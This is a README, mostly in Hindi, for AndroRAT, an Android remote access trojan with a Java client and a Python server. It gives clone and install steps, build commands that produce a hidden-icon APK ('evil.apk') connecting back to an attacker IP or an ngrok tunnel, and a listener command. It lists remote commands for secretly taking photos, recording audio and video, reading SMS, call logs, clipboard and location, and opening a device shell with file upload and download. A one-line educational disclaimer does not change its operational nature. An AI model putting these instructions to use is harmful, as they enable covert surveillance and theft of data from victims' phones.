

सॉकेट्स का उपयोग करने वाला एक सरल एंड्रॉइड रिमोट एडमिनिस्ट्रेशन टूल। यह क्लाइंट साइड पर java और सर्वर साइड पर python का उपयोग करता है
अस्वीकरण : यह सॉफ़्टवेयर केवल शैक्षिक उद्देश्यों के लिए है। ऐप के किसी भी दुर्भावनापूर्ण उपयोग के लिए मैं ज़िम्मेदार नहीं हूँ।


AndroRAT एक ऐसा टूल है जिसे एंड्रॉइड सिस्टम को दूर से नियंत्रित करने और उससे जानकारी प्राप्त करने के लिए डिज़ाइन किया गया है। Androrat एक क्लाइंट/सर्वर एप्लिकेशन है जो क्लाइंट साइड के लिए Java Android में विकसित किया गया है और सर्वर Python में है।
AndroRAT Android 10 (Q) पर भी काम करता है लेकिन कुछ इंटरप्रेटर कमांड अस्थिर होंगे।

AndroRAT के लिए Python3 और JAVA (या Android Studio) आवश्यक है
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
Windows पर Git bash का उपयोग करके रिपॉज़िटरी को क्लोन करते समय, आपको निम्नलिखित त्रुटि मिल सकती है:
error: unable to create file <filename>: Filename too long
ऐसा इसलिए है क्योंकि Git की फ़ाइल नाम के लिए 4096 वर्णों की सीमा होती है, सिवाय Windows के जब Git को msys के साथ कंपाइल किया गया हो। यह Windows API के पुराने संस्करण का उपयोग करता है और फ़ाइल नाम के लिए 260 वर्णों की सीमा होती है।
आप core.longpaths को true पर सेट करके इसे बायपास कर सकते हैं।
git config --system core.longpaths true
आपको Git bash को administrator विशेषाधिकारों के साथ चलाना होगा।
*#*#1337#*#* डायल करें (अभी इसके पास केवल दो विकल्प हैं Restart Activity और Uninstall)नोट: कुछ डिवाइसों में इस सुविधा का उपयोग करने के लिए आपको सेटिंग्स से
display pop-up windows running in backgroundविकल्प को सक्षम करना होगा।
--build - android apk बनाने के लिए--ngrok - ngrok tunnel का उपयोग करने के लिए (इंटरनेट के माध्यम से)--shell - डिवाइस का इंटरैक्टिव shell प्राप्त करने के लिएbuild मोडUsage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
या आप Android Code फ़ोल्डर को Android Studio में आयात करके और config.java फ़ाइल में IP पता और पोर्ट नंबर बदलकर मैन्युअल रूप से apk बना सकते हैं और फिर आप Android Studio -> Build -> Generate Signed APK(s) से हस्ताक्षरित apk जनरेट कर सकते हैं
shell मोडUsage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number

shell मोड चलाने के बाद आपको डिवाइस का एक इंटरप्रेटर मिलेगा
वे कमांड जो इंटरप्रेटर पर चल सकते हैं
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
sh शेल में कुछ उप-कमांड होते हैं
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
ngrok का उपयोग करके apk बनाने के लिए, जो listener को भी सेट करेगा:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
इंटरप्रेटर प्राप्त करने के लिए:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


